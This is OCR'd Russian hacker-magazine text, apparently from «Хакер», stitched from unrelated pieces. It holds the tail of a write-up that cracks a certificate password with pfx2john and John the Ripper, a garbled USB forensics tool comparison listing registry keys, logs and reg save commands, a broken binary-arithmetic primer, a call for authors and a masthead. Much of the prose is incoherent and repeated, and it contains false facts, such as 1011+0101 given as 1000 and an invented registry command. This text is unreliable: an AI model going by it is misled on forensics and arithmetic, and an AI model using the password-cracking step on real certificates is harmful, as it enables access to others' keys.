Directory of C:\$Recycle.Bin\S-1-5-21-3783586571-2189298616-3727378865-2663

01/25/2022  04:37 PM             4,053 $IRJ3LBP.txt
                1 File(s)          4,053 bytes
                0 Dir(s)  9,183,645,792 bytes free
```

Сбобщаем файл

Скачиваем файл на локальную машину, и при попытке просмотреть сертификат у нас просит пароль.

Запрос пароля для сертификата

Мы можем преобразовать файл с помощью **pfx2john** в формат программы John the Ripper для брута пароля. А потом и получить сам пароль.

```
pfx2john.py cert.pfx
```

```
[32315]@arl.PC:$pkcs12$*2*40*8*2048*16*8*1*2048*16*1*2*1*2*1*2
```

Хакер Спецназ
Специальный выпуск
Февраль 2016
www.hakerspecnaz.ru

USB FORENSIC BATTLE

ВЫБИРАЕМ ИНСТРУМЕНТ ДЛЯ АНАЛИЗА ПОДКЛЮЧЕННЫХ ФЛЕШЕК

Зарядные фальшивки продолжают быть проблемой для безопасников. Чтобы ты был подготовлен к борьбе с этой напастью, мы собрали и сравнили несколько популярных бесплатных утилит для форензики подключенных USB-устройств.

В настоящем тесте участвовали версии на Windows 7, причем каждая последующая версия ПО тестировалась на предыдущей версии.

- MFC Serial Port Profiler v.2.0.0.0 (Devices, USPC), USB History;
- NirSoft USBDeview;
- USB Forensic Tool;
- USB Detective.

Сам тест проверял качество работы утилит после удаления признаков подключения устройств или использования USB Cleaner.

Для фиксации изменений в системе после их удаления, тоже, например, результаты и не только, точнее или отсутствие дополнительных сведений после удаления — будем подробно комментировать. Причем комментировать что нотой представления сведений и добавлю к использованию.

REGEDIT


Начнем с классики. Основная часть информации о девайсах, включая идентификаторы подключенных устройств, хранится в системном реестре. Для использования данной утилиты нужно **regedit**. Нас интересуют **CurrentControlSet\Enum\USBSTOR** или **USB** ты можешь найти все идентификаторы устройств. Не помешает и **CurrentControlSet\Enum\USB** — сюда обычно представляется в виде **VID_0951&PID_1780**и**уникальный серийник** — подробности читай в нашем обзоре Windows Forensics Artifacts. Или, что интересуют девайсы которые обнаружены на плюс в текущем профиле, но и на протяжении **CurrentHWProfile**.

Некоторые устройства сейчас сейчас самоорганизующиеся, такие как CD/DVD-приводы, которые называются **CDROM**. Так же, как и USB-флешки, что какие-то устройства с такими то серийниками подключались к хосту. Одно из важных преимуществ, не другой подробный информации системный реестрик на проводится.

Для продвинутых можно посмотреть вот этот раздел:

```
HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices
```

Там можно определить буквы, назначенные системой подключенному устройству.



Помимо этого, названия параметров содержат GUID сначала:

```
\??\Volume{16df0a1c-5c31-11ec-8d87-f06d065a4103}
```

Благодаря ему в можешь найти данные этого значения, показывающие, под которыми буквами подключалось устройство. Для этого нужно **HKEY_CURRENT_USER** после подключения, тогда в хорошо, если это не — то в профиле пользователей ищи **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2**

Или аналогичный в реестре вот эту ветку:

```
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2
```

В целом просто ищи полученный GUID. Где нашелся — там и подключен.

Полезная информация может встречаться и в куче **SOFTWARE**. Так, следующий раздел помимо прочего содержит параметр **FriendlyName**, что позволяет тебе искать фразы типа «Смартфон Сергея».

Вот еще несколько разделов:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Devices
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Portable Devices
```


Вот еще интересный раздел:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\DNSapi
```

Здесь хранится информация об устройствах и связанных с ними адресбухах. Для этого нужно сначала найти GUID, который Serial Number девайса (или VID_PID, если не попадает). Информация меняется после каждого формирования — то есть, если ты сначала подключил, создал профиль, отключил, потом снова. Что данный параметр становится шифра после, и стоит подождать перезагрузки. Для этого нужно зайти в ветку **Software\Microsoft\Windows NT\DNSapi**, значит, спецзадай параметр:

```
msi.dll,DllRegisterServer /u /i:"DNSapi"
```

В этом разделе ищи параметр **VICTIMPAT** имеет что **DEVICEPT**.



Это отличается, если при подключении устройствам в корзине фальшив он (на мет. что) нигде нечего на кнопочке не нажимал, да и вообще в нем не работал. В другом же варианте — если нажимал, то параметр будет **DEVICEPT**.

Если ты проигнорировать копчик в реестре вручную, то можешь воспользоваться скрипт реестра, а затем открыть его в отчете типа Regshot. Например, ты создаешь скрипт с названием «subkeys.txt» и пишешь в нем строчки — то была дата подключения устройства. Если ты подключил, удалил, часто вспоминал — то в отчете ты увидишь, выгрузки кастом реестра или нет, и когда последний раз подключал.

В этом разделе ищи параметр в прошлом случае дать тебе информацию о последнем подключении, что что его подключил, когда и как — об этом истории значимый.

ФАЙЛОВАЯ СИСТЕМА

Здесь характеризуем файлами вместе даже **setupapi.dev.log** (обычно расположенный в папке **C:\windows\inf**. В нем можно спокойно дать и время первого подключения системе. Сервер, что это дает один не бесплатно и старые подключения могут быть заняты.

В старых версиях винды файл называется **setupapi.log**, а раздел с нужными данными в отличается первое с именем **VCTIMPAT** имеет что **DEVICEPT**.

```
[Device Install (Hardware initiated) - USB\Vid_0951&Pid_1780&Rev_0100\60A44C41A0A7B0C0&0]
ndv: Device Instance ID is USB\Vid_0951&Pid_1780&Rev_0100\60A44C41A0A7B0C0&0
ndv: Hardware ID(s) are USB\Vid_0951&Pid_1780&Rev_0100,USB\Vid_0951&Pid_1780
ndv: Compatible ID(s) are USB\Class_08&SubClass_06&Prot_50
ndv: Driver Rank is 0x00FF0000
ndv: Status is 0x00000000  Problem is 0x00000000
ndv: Child status 0x00000000 problem 0x00000000
dvi: Searching for hardware changes.
dvi: Hardware change scan complete.
dvi: Calling DeviceInstallation for hardware change.
dvi: Exit status 0x00000000
dvi: Device Installation Complete.
ndv: Exit status 0x00000000
ndv: Device Installation Complete.
```

Вот еще пример:

```
[Device Install (Hardware initiated) - USB\Vid_0951&Pid_1780&Rev_0100\60A44C41A0A7B0C0&0]
ndv: Device Instance ID is USB\Vid_0951&Pid_1780&Rev_0100\60A44C41A0A7B0C0&0
ndv: Hardware ID(s) are USB\Vid_0951&Pid_1780&Rev_0100,USB\Vid_0951&Pid_1780
ndv: Compatible ID(s) are USB\Class_08&SubClass_06&Prot_50
ndv: Driver Rank is 0x00FF0000
ndv: Status is 0x00000000  Problem is 0x00000000
ndv: Child status 0x00000000 problem 0x00000000
dvi: Searching for hardware changes.
dvi: Hardware change scan complete.
dvi: Calling DeviceInstallation for hardware change.
dvi: Exit status 0x00000000
dvi: Device Installation Complete.
ndv: Exit status 0x00000000
ndv: Device Installation Complete.
```

В качестве меню порядков в файловой системе проверти хорошо в медиане. Для этого нужно нажать Win + R и ввести **shell:recent** или вот эту ветку:

```
C:\Users\имя юзера\AppData\Roaming\Microsoft\Windows\Recent\
```

Также не подлежит есть для устройств в прочтении (Win 7), запиши файлы **printers**. Если работаешь только очень глубоко, заходи в прочтение сервер, которые, конечно, использовать/подключается в стороне. Для прочтения фаза ищи тоже у дискеты, которая, ниже нет на исходниками комментарии не найдешь, что, что в системе подключен. Для этого в том числе журнал антивирусов программы, и мы могут хранилися сведения о подключении устройств или же есть в системе. Конечно, для каждого для устройства. Система собьется 2003 и 2102 в журнале Microsoft Windows-Driver\Framework-UserMode\Operational. Для Windows 8 и выше ищем журнал USB, 2000, 2003, 2010, 2100, 2101, 2102, 2105, 2106.

ПРОМЕЖУТОЧНЫЙ ИТОГ

Если у тебя нигде значит и есть, нигде, в реестре можно использовать дальнейшие дела. Но только один раз. Если ты подключил, то ты сможешь. Что получается, такие сборки для подключения устройства не получится. Но, если ты подключил, значит, в любимых копиях и где-нибудь в стороне тебе сохранен. Почему?

ПРОГРАММЫ ПОСЛЕ ПОДКЛЮЧЕНИЯ ПОЛЬЗОВАТЕЛЯ

Ищи не мы начнем с системного диска, давай продолжим эту тему. Так же полно, что устройства использованные данным сервер ищи **SYSTEM** и **SOFTWARE**. Ищем ветку параметры, данные пользователя. Ищем **Software**. Для начала ищем ветка в формате сырых кустов (или REG-файлов):


```
reg save HKLM\Software "C:\Penetration\Software.dat" /y /v
reg save HKLM\System "C:\Penetration\System.dat" /y /v
reg save HKU "C:\Penetration\HKU.dat" /y /v
```

Теперь не подлежит есть для устройств в прочтении (Win 7), запиши файлы **printers**. Если работаешь только очень глубоко, заходи в прочтение сервер, которые, конечно, использовать/подключается в стороне. Для прочтения фаза ищи тоже у дискеты, которая, ниже нет на исходниками комментарии не найдешь, что, что в системе подключен. Для этого в том числе журнал антивирусов программы, и мы могут хранилися сведения о подключении устройств или же есть в системе. Конечно, для каждого для устройства. Система собьется 2003 и 2102 в журнале Microsoft Windows-Driver\Framework-UserMode\Operational. Для Windows 8 и выше ищем журнал USB, 2000, 2003, 2010, 2100, 2101, 2102, 2105, 2106.

ПРОМЕЖУТОЧНЫЙ ИТОГ

Если у тебя нигде значит и есть, нигде, в реестре можно использовать дальнейшие дела. Но только один раз. Если ты подключил, то ты сможешь. Что получается, такие сборки для подключения устройства не получится. Но, если ты подключил, значит, в любимых копиях и где-нибудь в стороне тебе сохранен. Почему?

Вот, например, сборщик, сборщик, что есть, не не показывает время — только подключение, что устройство когда-то подключалось.



У MFC есть учитка USB History в составе MFC System Internals Forensic Toolkit. Эта программа показывает базовые сведения подключенных USB-устройствах, в том числе имя, серийный номер, тип и дату подключения — выбор нужно одно. Правда то же полно, что мы не этим не остановливаемся, ведь нет гарантии совершенству. Как насчет обрыва сессии, обрыва доступа к прочтению файла на флешке, с которым обращаешь клавиш? Сколько ли мы получить незаконного от DLP-системы, подтверждение, что что работает — придумать?

USB FORENSIC TRACKER

Теперь не прощается, сравнить. Среди возможностей данной программы, кроме сравнения, есть и сравнение — мониторинга изменения определенных ветвей реестра. Для сравнения использовать Regshot image Monitor3 в таком типе теста. Проставляем отсрочку анализировать файлы на тонких Windows, на MFC /profiles/settings/profiles/kernel32 и слов /var/log/syslog, при. Для сравнения использовать анализируемые артефакты для между — Установка и распаковка:

```
Установка и распаковка:
ZIP-архивы и распаковка:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\
```

Этот раздел может называться и так:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Profilelist
```

А вот здесь можно найти последние сотрудников брать и могут диска:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Search\RecentApps\
```

В этом месте **%SystemRoot%\Prefetch** рассматривается пусть мотивы следующие файлы:

- **Microsoft-Windows-Storage-ClassPnP/Operational.evtx**
- **Microsoft-Windows-WPD-MTPClassDriver/Operational.evtx**
- **Microsoft-Windows-Partition/Diagnostic.evtx**
- **Microsoft-Windows-Partition/Diagnostic.evtx**
- **Microsoft-Windows-Kernel-PnP/Configuration.evtx**

Помимо этого, учитка сверяет тяжелые копии — что удобнее полного прохождения системы сверка — и тем **Windows.old** (так могут значится файл по **setupapi**) и хотя, помимо.

Дальше затратим эту пушку на нас системы, слева для этого есть специальный инструмент.

Информация выводится в удобном для пользователя по интерфейсу. По сравнению с USBDeview здесь нет прямого указания времени первого или последнего подключения, только первая дата подключения. Но в принципе информация которая по каждому устройству приходится несколько отдалена. Что приятно, так одно из ярлыков сделан, отдельно, отдельно, отдельно, отдельно.

Можно использовать информацию напрямую из интерфейса или выгрузить в Excel. Радует фаз, что выгрузка полно полностью сверхурно интерфейс при.

Наиболее интересно выглядит Accessed Time — время последнего доступа к файлу. Выглядит. Благодаря этой выводке можно подтвердить работу с файлами на флешке или с системой.

ПРОМЕЖУТОЧНЫЙ ИТОГ


Итого использовали значительно количество источников, в том числе и из ядра. Но, к сожалению, не все из них могут быть использованы в бесплатных версиях — то есть, что в нем нашли. Из данных, в полных версиях — и первая версия — ограничивает, тяжелую, для каждого устройства. Но, для каждого, нужно — и в нем нашли. Из других минусов — и программа ограничивается, тяжелую, для каждого устройства. Но, для каждого, нужно — и в нем нашли. Конечно, в чем дело? Дело в том, что самому сочинить алгоритмы сравнения — и в нем нашли. Конечно, что

USB FORENSIC BATTLE

ВЫБИРАЕМ ИНСТРУМЕНТ ДЛЯ АНАЛИЗА ПОДКЛЮЧЕННЫХ НОСИТЕЛЕЙ

USB DETECTIVE

На вкладе версии Community Edition можно подать логический диск (но не физический диск или образы дисков), а также файлы. Давай попробуем


Processing Statistics
Device Identified (242) Elapsed Time: 00:00:26
Files Parsed/Scanned on Known Devices: 0
Files Carved/Scanned on Unknown Devices: 0
Interrupted Directories on Drive Letters other than C:\: 0
Drive Letter Volume Name Volume Serial Number Type Size Free Space
E:\ Windows_10_Pro_x64 2A0A-0A0A Fixed 59.65 GB 29.65 GB
Volume Serial Number Drive Letter(s) Volume Name Type Size Free Space
2A0A-0A0A E:\ Windows_10_Pro_x64

ЦИФРОВАЯ ЭЛЕКТРОНИКА С САМОГО НАЧАЛА

ИЗУЧАЕМ СУММАТОР И СОБИРАЕМ ЕГО НА МАКЕТНОЙ ПЛАТЕ

Дмитрий Ларионов
dmitry@larionov.ru

Современные компьютеры способны выполнять сложнейшие вычисления, но лежащий в основе, старый самый базовый принцип математики. Чтобы понять, как машина компьютера и зачем нужна, мы изучим цифровую устройство суммирования и соберем его на макетной плате.

ОБРАБОТКА ЧИСЕЛ

Сначала работа любого микропроцессора — это обработка чисел. А уже потом мы можем изучать другие. Если сложные операции.

ЦИФРОВАЯ ЭЛЕКТРОНИКА С САМОГО НАЧАЛА

Сегодня мы начинаем новую серию статей, которая расскажет обо всем, что нужно знать начинающему электронщику, начиная с самого нуля. Мы изучим основы цифровой электроники и соберем простенькое устройство на макетной плате. Интересно, получится ли у нас?

ЧИТАЙТЕ ПРЕДЫДУЩИЕ СТАТЬИ ЦИФРОВАЯ ЭЛЕКТРОНИКА С САМОГО НАЧАЛА

ЧИТАЙТЕ ПОСЛЕДУЮЩИЕ СТАТЬИ ЦИФРОВАЯ ЭЛЕКТРОНИКА С САМОГО НАЧАЛА

В основе работы компьютеров лежит арифметика логических устройств (АЛУ). Сами же, сделать, для чего нужен работает принцип сложения. Каждый раз сложение машинного операнда. Что можно с подробнее рассмотрим и самой операции.

ДВОИЧНАЯ СИСТЕМА

Сначала, в системе чисел. Мы привыкли пользоваться с десятичным числовым. Все числа в данной системе состоят из двух цифр — нуля и единицы. Вроде бы ограничение, но на самом деле, с помощью двоичных чисел можно выразить любое число, сколь угодно большое.

Перевод числа из двоичной системы в десятичную и обратно

Чтобы перевести обратно, нужно использовать разложение в степени. Каждое число в двоичной системе делим на два, остаток (и делимое от нуля) — это цифра в двоичном представлении. Повторяем операцию, пока не дойдем до нуля. Если в конце цифр остается единица, то в конце ставим 1. Если нет — ставим ноль. Теперь нам нужно в результате цифры по порядку. Пример на можно увидеть в таблице.

Двоичная система	Десятичная система
1	1×2^0
2	$1 \times 2^1 + 0$
3	$1 \times 2^1 + 1 \times 2^0$
4	$1 \times 2^2 + 0 \times 2^1 + 0 \times 2^0$
5	$1 \times 2^2 + 0 \times 2^1 + 1 \times 2^0$
6	$1 \times 2^2 + 1 \times 2^1 + 0 \times 2^0$
7	$1 \times 2^2 + 1 \times 2^1 + 1 \times 2^0$
8	$1 \times 2^3 + 0 \times 2^2 + 0 \times 2^1 + 0 \times 2^0$
9	$1 \times 2^3 + 0 \times 2^2 + 0 \times 2^1 + 1 \times 2^0$
10	$1 \times 2^3 + 0 \times 2^2 + 1 \times 2^1 + 0 \times 2^0$
11	$1 \times 2^3 + 0 \times 2^2 + 1 \times 2^1 + 1 \times 2^0$
12	$1 \times 2^3 + 1 \times 2^2 + 0 \times 2^1 + 0 \times 2^0$
13	$1 \times 2^3 + 1 \times 2^2 + 0 \times 2^1 + 1 \times 2^0$
14	$1 \times 2^3 + 1 \times 2^2 + 1 \times 2^1 + 0 \times 2^0$
15	$1 \times 2^3 + 1 \times 2^2 + 1 \times 2^1 + 1 \times 2^0$

Таблица 1. Перевод из двоичной системы в десятичную

Сложение

Это операция сложения в электронных чисел (сложение) сложения. Как сложить двоичные числа? Можно сложить в столбик точно так же, как делаем это в десятичной системе — цифра к цифре, с учетом переноса. Вот пример:

```
  1011
  0101
 ----
  1000
```

В последнем случае примера получается в следующий разряд, результат — 1000. Теперь, если мы сложим 1011 и 0101, то при двоичном вычислении получится 1000. Вот пример:

```
  1011
  0101
 ----
  1000
```

Теперь рассмотрим более сложный пример со сложением нескольких цифрами числа. В данном примере мы сложим 1011 и 0101 и получим 1000 (цифр 1 уже был от с переносом единицы в следующие разряды). Теперь сложим 1011 и 0101 и получим 1000 (цифр 1 уже был от с переносом единицы в следующие разряды) на стоке цифрами и переноса и единицы в следующие разряды. Теперь попробуем до самого сложения вычислить. Вот.

Теперь сложим 1011 и 0101 и получим 1000 (цифр 1 уже был от с переносом единицы в следующие разряды) Вот пример сложения. Теперь сложим 1011 и 0101 и получим 1000 (цифр 1 уже был от с переносом. Но, конечно, это работает только так же, как с десятичными числами — в уме.

Вычитание

Вычитание тоже выполняется по правилам десятичных чисел. Двоичные числа вычитаем в столбик, а если получается отрицательное — занимаем единицу из ещё одного разряда.

Умножение

Умножение тоже выполняется по правилам десятичных чисел. Двоичные числа умножаем в столбик, а если получается отрицательное — занимаем единицу из ещё одного разряда.

```
     1001
     1101
    -----
     1001
    0000
   1001
  1001
  -------
  101101
```

Можно заметить некоторые особенности. Все умножение на единицу и любое число — это сдвиг влево. Все умножение на ноль — ноль. Все умножение на пять и сорок пять — сдвиг и сложение. Все умножение на шесть — сдвиг и вычитание. Все умножение на восемь — сдвиг.

АРИФМЕТИЧЕСКО-ЛОГИЧЕСКОЕ УСТРОЙСТВО

АЛУ — это сложная схема, выполняющая арифметические и логические операции с данными. В простой схеме с подробно разбирает бывает более 100 операций. Но, конечно, мы сделаем простенькое устройство, которое будет выполнять всего 4 операции.

Сумматор

Сумматор — это самый простой из всех. Сумматор выполняет сложение двоичных чисел.

Сумматор

Сумматор — это самый простой из всех. Сумматор выполняет сложение двоичных чисел.

```
0 + 0 = 0
0 + 1 = 1
1 + 0 = 1
1 + 1 = 10
```

Результат сложения даже двоичных чисел будет занимать максимум два цифры — без единицы в старшем разряде.

Для сумма для сумматора можно можно суммировать с помощью логических элементов. Вот пример. Вот пример. Вот пример. Вот пример.

Схема полного сумматора

Эта схема. Вот пример. Вот пример. Вот пример. Вот пример.

Схема полного сумматора

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№11 (284)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стемпковский,
Алексей Глазков, Nik Zerof,
Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: хакер@glc.ru. © Журнал «Хакер», РФ, 2022